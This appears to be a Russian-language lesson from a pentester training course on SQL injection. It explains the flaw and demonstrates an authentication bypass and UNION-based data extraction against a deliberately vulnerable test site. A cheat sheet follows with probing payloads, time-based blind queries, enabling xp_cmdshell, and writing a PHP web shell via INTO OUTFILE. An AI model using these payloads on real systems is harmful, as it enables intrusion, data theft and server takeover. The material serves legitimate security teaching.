




АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР

Всем доброго времени суток!

В этом уроке мы поговорим про уязвимость SQLi. SQL-инъекция (SQLi) — это Server-Side уязвимость, которая позволяет злоумышленнику внедрять вредоносный SQL-код в SQL-запросы, выполняемые программным обеспечением.



Если веб-приложение использует базу данных, ему необходимо создавать запросы к этой базе данных и получать результаты. Большинство приложений используют реляционные базы данных, которые поддерживают SQL (Structured Query Language, “язык структурированных запросов”). SQL – язык запросов, разработанный для простоты и легкости понимания. Популярные базы данных, поддерживающие SQL, включают Oracle, Microsoft SQL Server (MSSQL), MySQL, PostgreSQL и другие.

Изначально SQL был основным способом работы пользователя с базой данных и позволял выполнять следующий набор операций:

- Создание в базе данных новой таблицы;
- Добавление в таблицу новых записей;
- Изменение записей;
- Удаление записей;
- Выборка записей из одной или нескольких таблиц (в соответствии с заданным условием).

Со временем SQL усложнился — обогатился новыми конструкциями, обеспечил возможность описания и управления новыми хранимыми объектами (например, индексы, представления, триггеры и хранимые процедуры) — и стал приобретать черты, свойственные языкам программирования.

Запросы к базам данных редко бывают статичными — информация, которую приложение должно получить из базы данных или сохранить в ней, обычно зависит от данных, предоставленных пользователем. Вводимые пользователем данные обычно имеют форму простого текста, поэтому разработчики часто создают запросы, объединяя данные, предоставленные пользователем, с операторами SQL. Например, следующий запрос возвращает имя и фамилию пользователя на основе идентификатора, предоставленного пользователем:

```
SELECT first_name, last_name FROM users WHERE user_id = 'id_user'
```

Если проверка пользовательского ввода отсутствует, злоумышленник может использовать формы ввода на веб-странице или HTTP-запросы для отправки полезной нагрузки, содержащей операторы SQL. Если приложение просто объединяет такие пользовательские данные со статическими командами, злоумышленник может полностью изменить синтаксис и способ работы исходного запроса. Злоумышленники могут использовать специальные символы, такие как одинарные кавычки, для добавления команд и/или игнорирования статических команд. Вредоносная полезная нагрузка может даже позволить злоумышленнику выполнять такие команды, как DROP (удаление таблицы базы данных или даже всей базы данных). Это называется SQL-инъекцией.

SQL-инъекция считается одной из старейших уязвимостей — впервые она была задокументирована в 1998 году. Она классифицируется как [“CWE-89: Неправильная нейтрализация специальных элементов, используемых в команде SQL”](#), и включена в категорию OWASP Top 10 A3:2021 (Инъекции).

Простой пример SQL-инъекции

Давайте посмотрим, что может сделать злоумышленник, используя следующий простой пример:

```
SELECT * FROM users WHERE user_id = 'id_user' AND password = 'pass_user'
```

В данном случае оператор SELECT возвращает все данные пользователя, если в базе данных есть соответствующая запись идентификатора и пароля. Это означает, что, если пользователь предоставляет действительный идентификатор и пароль, запрос может вернуть имя и фамилию пользователя (в зависимости от таблицы users). Если пользователь предоставляет недействительный идентификатор и/или пароль, запрос возвращает пустой набор данных. Разработчик может использовать этот простой запрос, чтобы проверить, может ли пользователь войти в систему.

Злоумышленник может предоставить следующее значение id_user:

```
admin'--
```

В результате запрос, отправляемый в базу данных, примет следующий вид:

```
SELECT * FROM users WHERE user_id = 'admin'--' AND password = "
```

Одинарная кавычка завершает значение user_id, а двойное тире (--) заставляет остальную часть SQL-выражения (т. е. проверку пароля) рассматриваться как комментарий. Поэтому приложение выполняет следующий запрос:

```
SELECT * FROM users WHERE user_id = 'admin'
```

Если этот запрос выполнен, БД вернет все данные пользователя для идентификатора admin, потенциально позволяя злоумышленнику получить несанкционированный доступ к приложению в качестве администратора.

SQL-инъекция является одной из самых серьезных уязвимостей по двум причинам. Во-первых, базы данных, к которым обращаются веб-приложения, часто содержат высокочувствительную информацию, имеющую для злоумышленников первостепенное значение. Поэтому злоумышленники очень заинтересованы в том, чтобы заполучить эти данные.



Во-вторых, эксплуатация SQL-инъекций в сочетании с другими распространенными уязвимостями может иметь довольно серьезные последствия. Злоумышленники могут даже получить доступ к операционной системе через SQL-инъекцию (см. Выполнение команд на сервере).


Пример SQL-инъекции с использованием UNION

Оператор UNION позволяет злоумышленнику объединить результаты двух или более операторов SELECT в один результат. Эта техника называется SQL-инъекцией на основе объединения (Union-Based). Давайте рассмотрим пример. Сайт testphp.vulnweb.com, размещенный компанией Acunetix имеет уязвимость SQLi.

Следующий HTTP-запрос является обычным запросом, который отправляет легитимный пользователь:

```
GET http://testphp.vulnweb.com/artists.php?artist=1 HTTP/1.1
```


```
Host: testphp.vulnweb.com
```



Параметр artist уязвим для SQL-инъекции. Следующая полезная нагрузка позволит выполнить запрос для поиска несуществующей записи. Мы используем значение “-1” в строке запроса, поскольку отрицательное



значение является хорошим примером, поскольку идентификатор в базе данных редко бывает отрицательным числом. Оператор UNION обычно используется для присоединения вредоносного SQL-запроса к исходному запросу, который должен быть выполнен приложением. Результат внедренного запроса будет объединен с результатом исходного запроса. Это позволит нам получить значения столбцов из других таблиц:



Давайте немного модифицируем полезную нагрузку для получения более “чувствительных” данных с этого намеренно уязвимого сайта:

```
GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,pass,cc  
FROM users WHERE uname='test' HTTP/1.1
```

Host: testphp.vulnweb.com



Где, test – это пароль к пользователю “test”, а “5433-5345-6556-7677” – это потенциальный номер кредитной карты пользователя “test”.

Шпаргалка по SQLi

1) SQL Injection в строковом параметре

Примеры:

```
SELECT * from table where name = "$_GET['name']"
```

```
SELECT id, acl from table where user_agent =  
'$_SERVER["HTTP_USER_AGENT"]'
```

2) SQL Injection в цифровом параметре

Примеры:

```
SELECT login, name from table where id = $_COOKIE['id']
```

```
SELECT id, news from table where news = 123 limit $_POST['limit']
```

Примеры для `http://site/?param=123`

```
http://site/?param=1'
```

```
http://site/?param=1"
```

```
http://site/?param=1 order by 1000
```

```
http://site/?param=1'--
```

```
http://site/?param=1'/*
```

```
http://site/?param=1'#
```

```
http://site/?param=1 AND 1=1--
```

```
http://site/?param=1 AND 1=2--
```

```
http://site/?param=1' AND '1'='1
```

Выполнение команд на сервере

Различия СУБД

	MySQL	MSSQL	MS Access	Oracle	PostgreSQL
Встроенные функции	UDF*	Да	Да	Нет	Нет
Доступные функции	EXEC	EXEC	shell()	Собственные процедуры	Собственные процедуры

* User Defined Function (UDF) — это пользовательская функция, созданная пользователем для расширения функциональности MySQL.

Пример для MSSQL:

```
EXEC xp_cmdshell 'ipconfig /all';
```

Для использования xp_cmdshell в MSSQL >= 2005 необходимо выполнить:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Пример для MySQL:

Запись web-shell в файл /www/img/shell.php:

```
/?id=1+union+select+'<?eval($_request[shell]);?>'+into+outfile+'www/img/shell.php'
```

Выполнение команд на сервере:

```
/img/shell.php?shell=passthru('ls');
```

Конкатенация строк

Вы можете объединить несколько строк в одну.

ORACLE

'foo' || 'bar'

MICROSOFT

'foo' + 'bar'

POSTGRESQL

'foo' || 'bar'

MYSQL

'foo' 'bar'

CONCAT('foo', 'bar')

Подстроки

Вы можете извлечь часть строки из указанного смещения с указанной длиной. Обратите внимание, что индекс смещения отсчитывается от 1. Каждое из следующих выражений вернет строку 'ba'.

ORACLE

SUBSTR('foobar', 4, 2)

MICROSOFT

SUBSTRING('foobar', 4, 2)

POSTGRESQL

SUBSTRING('foobar', 4, 2)

MYSQL

SUBSTRING('foobar', 4, 2)

Комментарии

Вы можете использовать комментарии, чтобы усечь запрос и удалить часть исходного запроса, которая следует за вашим вводом.

ORACLE

--comment

MICROSOFT

--comment

/*comment*/

POSTGRESQL

--comment

/*comment*/

MYSQL

#comment

-- comment [Обратите внимание на пробел после двойного тире]

/*comment*/

Версия базы данных

Вы можете запросить базу данных, чтобы определить ее тип и версию. Эта информация полезна при проведении более сложных атак.

ORACLE

SELECT banner FROM v\$version

SELECT version FROM v\$instance

MICROSOFT

SELECT @@version

POSTGRESQL

```
SELECT version()
```

MYSQL

```
SELECT @@version
```

Содержимое базы данных

Вы можете перечислить таблицы, существующие в базе данных, и столбцы, которые эти таблицы содержат.

ORACLE

```
SELECT * FROM all_tables
```

```
SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'
```

MICROSOFT

```
SELECT * FROM information_schema.tables
```

```
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
```

POSTGRESQL

```
SELECT * FROM information_schema.tables
```

```
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
```

MYSQL

```
SELECT * FROM information_schema.tables
```

```
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
```

Задержки во времени

Вы можете вызвать задержку по времени в базе данных при обработке запроса. Пример безусловной задержки на 10 секунд:

ORACLE

```
dbms_pipe.receive_message(('a'),10)
```

MICROSOFT

```
WAITFOR DELAY '0:0:10'
```

POSTGRESQL

```
SELECT pg_sleep(10)
```

MYSQL

```
SELECT sleep(10)
```

Условные задержки

Вы можете протестировать одно логическое условие и активировать временную задержку, если условие истинно.

ORACLE

```
SELECT      CASE      WHEN      (YOUR-CONDITION-HERE)      THEN  
'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual
```

MICROSOFT

```
IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'
```

POSTGRESQL

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE  
pg_sleep(0) END
```

MYSQL

```
SELECT IF(YOUR-CONDITION-HERE,sleep(10),'a')
```

Другие полезные нагрузки:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

Команды, используемые в уроке:

```
kali@kali:~$ sqlmap -u 'http://testphp.vulnweb.com/search.php?test=query'  
<ОПЦИЯ1> <ОПЦИЯ2> <ОПЦИЯ3> ...
```